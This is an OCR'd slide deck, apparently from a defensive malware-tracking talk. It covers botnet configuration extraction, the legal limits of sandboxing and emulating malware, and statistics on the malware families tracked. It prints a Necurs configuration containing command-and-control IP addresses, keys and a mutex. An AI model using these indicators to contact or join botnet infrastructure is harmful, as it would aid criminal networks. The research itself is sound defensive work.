
- Trojan banker.
- Interesting feature: static configuration with .bit TLD (namecoin protocol)



Improvise. Adapt. Overcome.



Improvise. Adapt. Overcome.




Necurs

- Spambot, with spambotnet.
- Interesting feature: P2P botnet, likes to share its peers.

c2_public_key	126239625936935397587212443879210851456095132288176837249607314439321382336133162715022
campaign_id	9
domains	178.32.31.41, 94.231.81.244, 91.213.8.35, 151.236.6.6, 119.252.20.75, 198.100.146.51, 192.121.170.170, 78.
mutex	NitrGB
peers	show me
pub_dword	1537538681
timestamp	2017-08-22 18:37:19
udp_dword	3466088703
udp_public_key	24771694303001655809336843405686684598283623290256205790961546855075236994984904272774086553

Improvise. Adapt. Overcome.



Gootkit & more

- Trojan & more
- Interesting feature: can serve as a proxy (for criminals)

Gootkit & more

- Trojan & more
- Interesting feature: can serve as a proxy (for criminals)

mtracker?

We could proxy and MITM traffic but...

Nope.

- Completely different architecture than mtracker.
- We want to stop botmasters, not help them with a reliable proxy.
- Too complicated from legal point of view ;].

Legal issues

Legal issues

(from technical point of view)

SISSDEN Project

Secure Information Sharing Sensor Delivery Event Network[1]

Deliverable D2.2:

Preliminary legal requirements

Problem 1: DDoS activity

With malware sandboxes/incubators:

- Problem: DDoS is punishable by law [citation_needed]

Problem 1: DDoS activity

With malware sandboxes/incubators:

- Problem: DDoS is punishable by law [citation_needed]
- Solution: Uplink throttling

Problem 1: DDoS / spam activity

With malware sandboxes/incubators:

- Problem: DDoS is punishable by law [citation_needed]
- Solution: Uplink throttling

- Problem: Spam is punishable by law [citation_needed]

Problem 1: DDoS / spam activity

With malware sandboxes/incubators:

- Problem: DDoS is punishable by law [citation_needed]
- Solution: Uplink throttling

- Problem: Spam is punishable by law [citation_needed]
- Solution: Uplink throttling (not ideal, spam still gets through)

Problem 1: DDoS / spam activity

With malware sandboxes/incubators:

- Problem: DDoS is punishable by law [citation_needed]
- Solution: Uplink throttling

- Problem: Spam is punishable by law [citation_needed]
- ~~Solution: Uplink throttling (not ideal, spam still gets through)~~
- Solution: SMTP interception

Problem 1: DDoS / spam activity

With malware sandboxes/incubators:

- Problem: DDoS is punishable by law [citation_needed]
- Solution: Uplink throttling

- Problem: Spam is punishable by law [citation_needed]
- ~~Solution: Uplink throttling (not ideal, spam still gets through)~~
- Solution: SMTP interception
- Problem: Canary emails used by botmasters

Problem 1: DDoS / spam activity

With malware emulators:

- Problem: DDoS is punishable by law [citation_needed]

Problem 1: DDoS / spam activity

With malware emulators:

- "Problem": DDoS is punishable by law
- Malware is only emulated, so this problem doesn't exist: malicious commands are just ignored

Problem 1: DDoS / spam activity

With malware emulators:

- "Problem": DDoS is punishable by law
- Malware is only emulated, so this problem doesn't exist: malicious commands are just ignored

- Problem: Spam is punishable by law [citation_needed]
- Malware is only emulated. Spam commands are logged and ignored

Problem 1: DDoS / spam activity

With malware emulators:

- "Problem": DDoS is punishable by law
- Malware is only emulated, so this problem doesn't exist: malicious commands are just ignored

- Problem: Spam is punishable by law [citation_needed]
- Malware is only emulated. Spam commands are logged and ignored
- Partial solution: problem: canary emails again used by botmasters

Problem 2: Proxy servers

Problem: Malware acting like proxy for criminals

With malware sandboxes/incubators:

Solution: I'm not aware of any generic solutions?

Obviously, blocking TCP ports is possible on a case-by-case basis.

Problem 2: Proxy servers

Problem: Malware acting like proxy for criminals

With malware sandboxes/incubators:

Solution: I'm not aware of any generic solutions?

Obviously, blocking TCP ports is possible on a case-by-case basis.

With malware emulators:

Solution: Malware is only emulated. Proxy commands are ignored. Botmasters doesn't seem to care.

Problem 2: Proxy servers

Problem: Malware acting like proxy for criminals

With malware sandboxes/incubators:

Solution: I'm not aware of any generic solutions?

Obviously, blocking TCP ports is possible on a case-by-case basis.

With malware emulators:

Solution: Malware is only emulated. Proxy commands are ignored. Botmasters doesn't seem to care.

Problem 2: Proxy servers

Problem: Malware acting like proxy for criminals

Problem: P2P botnets

With malware sandboxes/incubators:

Solution: I'm not aware of any generic solutions?

Obviously, blocking TCP ports is possible on a case-by-case basis.

With malware emulators:

Solution: Malware is only emulated. Proxy **and p2p** commands are ignored. Botmasters doesn't seem to care.

Problem 3: Personal data

Problem: Malware can download personal data in order to carry out further attacks.

Problem 3: Personal data

Problem: Malware can download personal data in order to carry out further attacks. For example:

- Peer list (ip addresses)

Problem 3: Personal data

Problem: Malware can download personal data in order to carry out further attacks. For example:

- Peer list (ip addresses)
- Email addresses

Problem 3: Personal data

Problem: Malware can download personal data in order to carry out further attacks. For example:

- Peer list (ip addresses)
- Email addresses
- Email accounts **with passwords**
- (goddamnit emotet)

Problem 3: Personal data


Problem: Malware can download personal data in order to carry out further attacks. For example:

- Peer list (ip addresses)
- Email addresses
- Email accounts **with passwords**
- (goddamnit emotet)

Results


Supported families (kind of;):

- lokibot: 0.09%
- quantloader: 0.29%
- sendsafe: 0.76%
- necurs: 0.36%
- gootkit: 0.48%
- odinaff: 0.03%
- dridex-worker: 0.30%
- zloader: 1.53%
- azorult: 0.09%
- tofsee: 0.15%
- shifu: 0.11%
- mmbb: 0.21%
- locky: 7.97%
- netwire: 0.33%
- evil-pony: 0.69%
- dyre: 2.73%
- kins: 0.37%
- sage: 0.03%
- citadel: 2.10%
- chthonic: 0.71%
- vmzeus: 1.11%
- onliner: 0.08%
- emotet_spam: 0.18%
- trickbot: 1.20%
- smokeloader: 1.76%
- flokibot: 0.05%
- kbot: 0.30%
- emotet: 0.81%
- h1n1: 0.60%
- slave: 0.92%
- isfb: 22.51%
- nymaim: 3.76%
- cryptowall: 0.14%
- bublik: 0.20%
- madlocker: 0.20%
- iceix: 0.01%
- tinba: 2.16%
- vawtrak: 2.09%
- zeus: 1.90%
- kegotip: 0.01%
- tinba_dga: 10.52%
- pushdo: 0.16%
- kovter: 0.52%
- panda: 1.70%
- cerber: 1.20%
- cryptomix: 0.39%
- jaff: 0.01%
- pony: 3.87%
- teslacrypt: 0.38%
- cryptoshield: 0.26%
- torment: 0.14%
- hancitor: 1.45%
- globeimposter: 0.14%
- torrentlocker: 0.38%
- ruckguv: 0.05%
- andromeda: 0.86%
- kronos: 1.77%
- ramnit: 0.30%
- dridex: 3.69%
- bunitu: 0.03%
- vmzeus2: 12.87%





vmzeus
vmzeus2
iceix
zeus
citadel
kins
mmbb
torment
kronos
tinba
dyre
andromeda
tinba_dga
pony
bublik
slave
emotet
dridex
nymaim
vawtrak
netwire
shifu
cryptowall
h1n1
madlocker
dridex-worker
locky
teslacrypt
kbot
torrentlocker
gootkit
cerber
hancitor
ruckguv
smokeloader
necurs
odinaff
tofsee
panda
quantloader
trickbot
sendsafe
zloader
cryptomix
sage
cryptoshield
chthonic
kovter
bunitu
evil-pony
kegotip
emotet_spam

Results


isfb
tofsee
nymaim
smokeloader
necurs
hancitor
trickbot
gootkit
emotet


isfb
tofsee
nymaim
smokeloader
necurs
hancitor
trickbot
gookit
emotet
vmzeus
pushdo
chthonic
ramnit
kronos
quantloader

Results


chthonic
emotet
gootkit
hancitor
isfb
kronos
necurs
nymaim
pushdo
quantloader
ramnit
smokeloader
tofsee
trickbot
vmzeus
2017
February
March
April
May
June
July
August
September
October

This research was partially funded by the SISSDEN project.

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700176.

Q & A

Questions?